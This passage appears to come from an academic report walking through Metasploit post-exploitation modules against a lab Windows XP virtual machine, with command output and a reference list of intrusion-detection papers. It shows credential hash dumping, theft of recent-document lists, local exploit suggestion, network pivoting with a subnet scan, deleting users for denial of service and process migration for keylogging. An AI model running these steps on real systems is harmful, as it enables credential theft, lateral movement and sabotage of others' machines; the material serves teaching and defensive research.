Next, we will look for the post gather modules. These module are used to expand our knowledge about the victim or even the victim network. After all, we look at a variety of post gather modules available to us. The following screenshot shows the checkvm post module. This module, while simple, can be very useful. This is going to notify us whether the victim we have attacked, is running as a VM. This is important for pivoting purposes. If we know the machine is a VM, then we also know that there is a strong chance that the host of the VM is also hosting other VMs.

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if V-MAC-XP is a Virtual Machine .....
[*] This is a VMware Virtual Machine
meterpreter >
```

In the following screenshot, we use the credential_collector. The name speaks for itself. We dump out the hashed passwords and corresponding usernames that are stored on the system. We can input them to a hash breaker to see if we have easy access to the system.

```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against V-MAC-XP
[+] Collecting hashes...
    Extracted: Administrator:7bf4f254f224bb24aad3b435b51404ee:2892d23cdf84d7a70e2eb2b9f05c425e
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: HelpAssistant:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714
    Extracted: SUPPORT_388945a0:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287
[+] Collecting tokens...
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    NT AUTHORITY\ANONYMOUS LOGON
meterpreter >
```

Next, we run the dumplinks post module. This is very useful for stealing data that may be important to the system. This module dumps out and recently worked on documents. This is useful because if we know what the users are working on, we are closer to finding mission critical documents. The exact type of thing we are looking for.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1096)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 1824
[*] New server process: Explorer.EXE (1824)
meterpreter > run post/windows/gather/dumplinks

[*] Running module against V-MAC-XP
[*] Extracting lnk files for user Administrator at C:\Documents and Settings\Administrator\Recent\...
[*] Processing: C:\Documents and Settings\Administrator\Recent\developers_guide.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\documentation.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Local Disk (C).lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Netlog.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes (2).lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Release.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\testmachine_crashie.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\user manual.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\user's guide.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\{33D9A762-90C8-11d0-BD43-00A0C911CE86}_load.l
[*] No Recent Office files found for user Administrator. Nothing to do.
meterpreter >
```

Finally, we move to the local_exploit_suggester. This can be compared to the nmap we performed earlier but it is more specific to the system we have victimized. Nmap may not be able to find every exploit just based on the port scan. With this module we can examine the features and applications stored on the system that have known vulnerabilities. The module will then give suggestions to what we can use to further damage the system.

```
msf > use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          2                yes       The session to run this module on.
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf post(local_exploit_suggester) > run

[*] 192.168.101.129 - Collecting local exploits for x86/windows...
[*] 192.168.101.129 - 31 exploit checks are being tried...
[+] 192.168.101.129 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not
[+] 192.168.101.129 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.101.129 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.101.129 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not
[+] 192.168.101.129 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[*] Post module execution completed
```

The last category of post exploitation modules is the post manage modules. These modules help us manage the system and move around in the system. This further our control over the victim system and hopefully gain us more victims and easier access to the system in the future. In the following screenshot, we use the autoroute post module. Using this module, we add our IP to the victim subnet, this way traffic may be routed through our PC, giving us access to even more victims. This is the ultimate pivot module because instead of finding victims we are just going to bring the victims right to us. We need to know the subnet that the victim is on, then we simply add our IP as part of the route.

```
meterpreter > run post/windows/manage/autoroute SUBNET=192.168.218.0 ACTION=ADD

[*] Running module against V-MAC-XP
[*] Adding a route to 192.168.218.0/255.255.255.0...
meterpreter >
Background session 5? [y/N]  y
```

```
msf exploit(ms08_067_netapi) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.218.0/24
RHOSTS => 192.168.218.0/24
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > set PORTS 445
PORTS => 445
msf auxiliary(tcp) > run

[*] Scanned 027 of 256 hosts (010% complete)
[*] Scanned 052 of 256 hosts (020% complete)
[*] Scanned 079 of 256 hosts (030% complete)
[*] Scanned 103 of 256 hosts (040% complete)
[*] Scanned 128 of 256 hosts (050% complete)
[*] 192.168.218.136:445 - TCP OPEN
[*] Scanned 154 of 256 hosts (060% complete)
[*] Scanned 180 of 256 hosts (070% complete)
[*] Scanned 210 of 256 hosts (082% complete)
[*] Scanned 232 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

The following screenshot shows the delete_user post module which is straight forward. Using this module we can delete users that we may have found during the post gather modules. Deleting users on the system will make it impossible for system users to sign on to the computer. We can inject malicious code in the system, the users will have no access letting the code run throughout the system. They will be forced to power the system down and we are accomplishing the goal of denial of service without the use of network bandwidth.

```
meterpreter > run post/windows/manage/delete_user USERNAME=hacker

[*] User was deleted!
meterpreter >
```

The last screenshot shows the migrate post manage module. We would use this module to keylog from a different process. We can use it to migrate to whatever process we would like as long as it is running on the system. Here we migrate to the explorer.exe, so we can do some snooping in the file system.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1092)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 672
[*] New server process: Explorer.EXE (672)
meterpreter >
```

Future Work

In this report, we focused on the offensive side, We plan to highlight the practical experiments that were conducted in our recent publications [14-25] and highlight the outputs of our developed protection systems.

References

[1] Metasploit Unleased. (n.d.). Retrieved April 29, 2019, from https://www.offensive-security.com/metasploit-unleashed/ and http://www.metasploit.com/

[2] DDoS Attack, Zaroo, P.; "A survey of DDoS attacks and some DDoS defense mechanisms", Advanced Information Assurance (CS 626), 2002

[3] http://www.tenable.com/products/nessus

[4] Montoro, R.; "LOIC DDoS Analysis and Detection", URL: http://blog.spiderlabs.com/2011/01/loic-ddos-analysis-and-detection.html, 2011, Accessed December 1, 2011

[5] http://www.hackerbradri.com/2012/08/cpu-death-ping-20.html

[6] NMAP, https://www.networkworld.com/article/3296740/what-is-nmap-why-you-need-this-network-mapper.html

[7] SCAPY , https://scapy.net/

[8] Weir, J.; "Building a Debian\Snort based IDS", URL: http://www.snort.org/docs, 2011. Accessed November 28, 2011

[9] http://www.ossec.net/main/

[10] H. Debar, D. Curry, "The Intrusion Detection Message Exchange Format (IDMEF)", rfc4765, March 2007.

[11] "OSSIM Manual", http://www.alienvault.com/documentation/index.html

[12] http://modbuspal.sourceforge.net/

[13] https://www.sentinelone.com/blog/meterpreter-advanced-powerful-metasploit-payload/

[14] Kholidy, H.A., Fabrizio Baiardi, Salim Hariri: 'DDSGA: A Data-Driven Semi-Global Alignment Approach for Detecting Masquerade Attacks'. The IEEE Transaction on Dependable and Secure Computing, 10.1109/TDSC.2014.2327966, pp:164–178, June 2015.

[15] Kholidy, H.A., Fabrizio Baiardi, "CIDD: A Cloud Intrusion Detection Dataset For Cloud Computing and Masquerade Attacks ", in the 9th Int. Conf. on Information Technology: New Generations ITNG 2012, April 16-18, Las Vegas, Nevada, USA. http://www.di.unipi.it/~hkholidy/projects/cidd/

[16] Kholidy, H.A., Fabrizio Baiardi, "CIDS: A framework for Intrusion Detection in Cloud Systems", in the 9th Int. Conf. on Information Technology: New Generations ITNG 2012, April 16-18, Las Vegas, Nevada, USA. http://www.di.unipi.it/~hkholidy/projects/cids/

[17] Kholidy, H.A., Baiardi, F., Hariri, S., et al.: 'A hierarchical cloud intrusion detection system: design and evaluation', Int. J. Cloud Comput., Serv. Archit. (IJCCSA), 2012, 2, pp. 1–24.

[18] Kholidy, H.A., "PH.D. Thesis: Cloud Computing Security, An Intrusion Detection System for Cloud Computing Systems". https://pdfs.semanticscholar.org/cf8a/14dc638480dbc5304824dd99a631d917d3fe.pdf

[19] Kholidy, H.A., "Autonomous mitigation of cyber risks in the Cyber–Physical Systems", Future Generation Computer Systems, Volume 115, 2021, Pages 171-187, ISSN 0167-739X, https://doi.org/10.1016/j.future.2020.09.002. http://www.sciencedirect.com/science/article/pii/S0167739X19320680

[20] Kholidy, H.A., Abdelkarim Erradi, Sherif Abdelwahed, Fabrizio Baiardi, "A risk mitigation approach for autonomous cloud intrusion response system", in Journal of Computing, Springer, DOI: 10.1007/s00607-016-0495-8, June 2016.

[21] Kholidy, H.A., Abdelkarim Erradi, "A Cost-Aware Model for Risk Mitigation in Cloud Computing SystemsSuccessful accepted in 12th ACS/IEEE International Conference on Computer Systems and Applications (AICCSA), Marrakech, Morocco, November, 2015.

[22] Kholidy, H.A., Ali Tekeoglu, Stefano Lannucci, Shamik Sengupta, Qian Chen, Sherif Abdelwahed, John Hamilton, "Attacks Detection in SCADA Systems Using an Improved Non-Nested Generalized Exemplars Algorithm", the 12th IEEE International Conference on Computer Engineering and Systems (ICCES 2017), December 19-20, 2017.

[23] Qian Chen, Kholidy, H.A., Sherif Abdelwahed, John Hamilton, "Towards Realizing a Distributed Event and Intrusion Detection System", the International Conference on Future Network Systems and Security (FNSS 2017), Gainesville, Florida, USA, 31 August 2017. Conference publisher: Springer. "Industrial control system (ics) cyberattack datasets, http://www.ece.uah.edu/~thm0009/icsdatasets/PowerSystem_Dataset_README.pdf

[24] Kholidy, H.A.,, Abdelkarim Erradi, Sherif Abdelwahed, Abdulrahman Azab, "A Finite State Hidden Markov Model for Predicting Multistage Attacks in Cloud Systems", in the 12th IEEE International Conference on Dependable, Autonomic and Secure Computing (DASC), Dalian, China, August 2014.

[25] Kholidy, H.A., “Detecting impersonation attacks in cloud computing environments using a centric user profiling approach”, Future Generation Computer Systems, Volume 115, issue 17, Decmenr 13, 2020, Pages 171-187, ISSN 0167-739X, https://doi.org/10.1016/j.future.2020.12 , https://www.sciencedirect.com/science/article/abs/pii/S0167739X20330715